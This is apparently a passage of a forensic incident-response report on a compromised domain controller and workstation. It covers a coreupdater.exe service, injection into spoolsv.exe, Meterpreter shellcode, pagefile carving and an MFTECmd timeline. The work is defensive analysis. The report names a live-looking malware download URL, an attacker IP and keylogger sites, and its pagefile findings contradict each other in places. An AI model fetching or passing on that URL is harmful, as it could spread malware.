
Analysis of the carved pagefile.sys yielded a significant number of potentially recoverable artifacts, including 30 pictures, 21 other files, 16 URLs, 10 Jump Lists and link files, 6 contacts, and 3 chats. This indicates that the pagefile contains a wealth of residual data from various user activities and system processes that were active in memory. These recovered artifacts could provide valuable insights into the attacker's actions, accessed data, and communication.



The analysis of the carved pagefile revealed the presence of 16 URLs. Notably, within this list of recovered URLs, a website associated with keylogging software was identified. This finding is significant as it suggests the attacker may have deployed or intended to deploy a keylogger on the compromised system to capture keystrokes and potentially steal credentials or sensitive information.



The presence of multiple "RysioLogger" URLs in the pagefile strongly suggests its involvement. While the specific "AntyVirus" and "gadu-gadu" autostart entries weren't found, this doesn't negate the keylogger's presence. It might be using a different persistence method, the entries were removed, or the guide doesn't cover all configurations. The URLs are a significant indicator of malicious activity.



The carved URLs from the pagefile reveal that the compromised system visited the IP address 194.61.24.102. Additionally, a file named telegrama.exe was accessed at http://boxstr.com/files/1395939_sjigi/telegrama.exe.




Image carving from the pagefile recovered a mix of expected social media and e-commerce pictures alongside some unusual images. This inconsistency suggests the data might be old, possibly predating a disk wipe, and its relevance to the current attack is questionable.

Summary

CITADEL-DC01

1. **What suspicious processes are visible in memory?**
   The suspicious processes identified in memory were coreupdater.exe and spoolsv.exe. Coreupdater was not a legitimate system process and was responsible for triggering further malicious activity. Spoolsv.exe (normally benign) was later abused and flagged by AV.

2. **Are the malware(s) running in memory?**
   Yes, both coreupdater.exe and the injected spoolsv.exe process were actively running in memory during capture.

3. **Were they injected or migrated?**
   The attacker used process migration or injection techniques. Coreupdater.exe executed malicious code and migrated into spoolsv.exe, likely to evade detection by hiding in a legitimate system process.

4. **What modules or DLLs were loaded into malicious processes?**
   In spoolsv.exe (PID 3724), standard Windows DLLs were loaded. However, several were loaded late, such as WININET.dll, WINHTTP.dll, ole32.dll, and NETAPI32.dll, which are commonly associated with Meterpreter payloads, suggesting post-injection behavior.

5. **Extract Volatility's svcscan output. What does it show for the malware's persistence?**
   The svcscan output showed coreupdater registered as an auto-start service running from C:\Windows\System32\coreupdater.exe, indicating service-based persistence. It was set to run as LocalSystem, granting it high privileges.

6. **Dump the memory of the Windows parent processes that are victims of the migration. What injected DLLs or shellcode exist?**
   Memory dumps of spoolsv.exe confirmed it was the victim of code injection. Multiple malfind hits and high AV detections from dumped memory sections confirmed presence of Meterpreter shellcode.

7. **Search the pagefile. Are any files recoverable?**
   A Belkasoft carve of the pagefile.sys returned no useful files. Some chat/contact artifacts were detected, but they contained gibberish and were not actionable.

8. **Analyze output of Volatility filescan.**
   The filescan output showed no additional malicious files beyond what was already identified (coreupdater.exe). Nothing new or useful was found worth extracting.

9. **Did the attacker(s) use clipboard sharing? Any clipboard artifacts?**
   No. The Volatility clipboard plugin returned no clipboard data, indicating it was either not used or was cleared before memory capture.

DESKTOP-SDN1RPT

1. **What suspicious processes are visible in memory?**
   Yes. coreupdater.exe was identified as a suspicious orphaned process. Additionally, spoolsv.exe and powershell.exe were flagged as malicious by VirusTotal after dumping their memory regions.

2. **Are the malware(s) running in memory?**
   Yes. Evidence of coreupdater.exe was found in the process list and command-line output. Furthermore, malicious code associated with coreupdater was found injected into spoolsv.exe, and malicious powershell.exe processes were running.

3. **Were they injected or migrated?**
   The analysis strongly suggests that coreupdater.exe injected its malicious code into the legitimate spoolsv.exe process. This constitutes process injection. The malicious powershell.exe processes were likely spawned by the injected code within spoolsv.exe.

4. **What modules or DLLs were loaded into malicious processes?**
   We found that coreupdater.exe itself did not have any loaded DLLs, which is suspicious. We also listed the legitimate DLLs loaded by the compromised spoolsv.exe process. However, we haven't specifically identified injected DLLs within spoolsv.exe yet.

5. **Extract Volatility's svcscan output. What does it show for the malware's persistence?**
   Volatility's svcscan output reveals that a service named "coreupdater" is configured with SERVICE_AUTO_START, indicating a persistence mechanism designed to automatically launch the malware upon system startup.

6. **Dump the memory of the Windows parent processes that are victims of the migration. What injected DLLs or shellcode exist?**
   The memory of the injected spoolsv.exe (PID 2188) was dumped. VirusTotal flagged this memory as malicious, strongly suggesting the presence of injected code, likely including shellcode. However, identifying specific injected DLLs requires further detailed memory analysis beyond the scope of VirusTotal's basic scan.


7. **Search the pagefile. Are any files recoverable?**
   Yes, several files and data artifacts were recoverable from the pagefile, including pictures (30), other files (21), URLs (16), Jump Lists and link files (10), contacts (6), and chats (3).


8. **Analyze output of Volatility filescan.**
   filescan identified spoolsv.exe, which is a legitimate file. It did not find coreupdater.exe.


9. **Did the attacker(s) use clipboard sharing? Any clipboard artifacts?**
   No. The Volatility clipboard plugin returned no clipboard data, indicating it was either not used or was cleared before memory capture.

Malware Analysis


```
SarjounRadiyeh~D:\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 4>MFTECmd.exe -f "D:\Case\DC Triage\F\$MFT" --csv D:\Case\ --csvf DCMFT.csv
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f D:\Case\DC Triage\F\$MFT --csv D:\Case\ --csvf DCMFT.csv

Warning: Administrator privileges not found!

File type: Mft

Processed D:\Case\DC Triage\F\$MFT in 1.3851 seconds

D:\Case\DC Triage\F\$MFT: FILE records found: 87,138 (Free records: 2) File size: 85.2MB
        CSV output will be saved to D:\Case\DCMFT.csv


SarjounRadiyeh~D:\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 4>
```









Using Eric Zimmerman's MFTECmd tool, a CSV version of the Master File Table (MFT) from the domain controller (DC) was successfully generated. Upon inspecting the resulting DCMFT.csv in Timeline Explorer, an entry for a suspicious executable named coreupdater.exe was identified in the System32 directory. Metadata revealed that this file was created on 2020-09-19 at 03:24:12, aligning with the suspected timeframe of compromise.

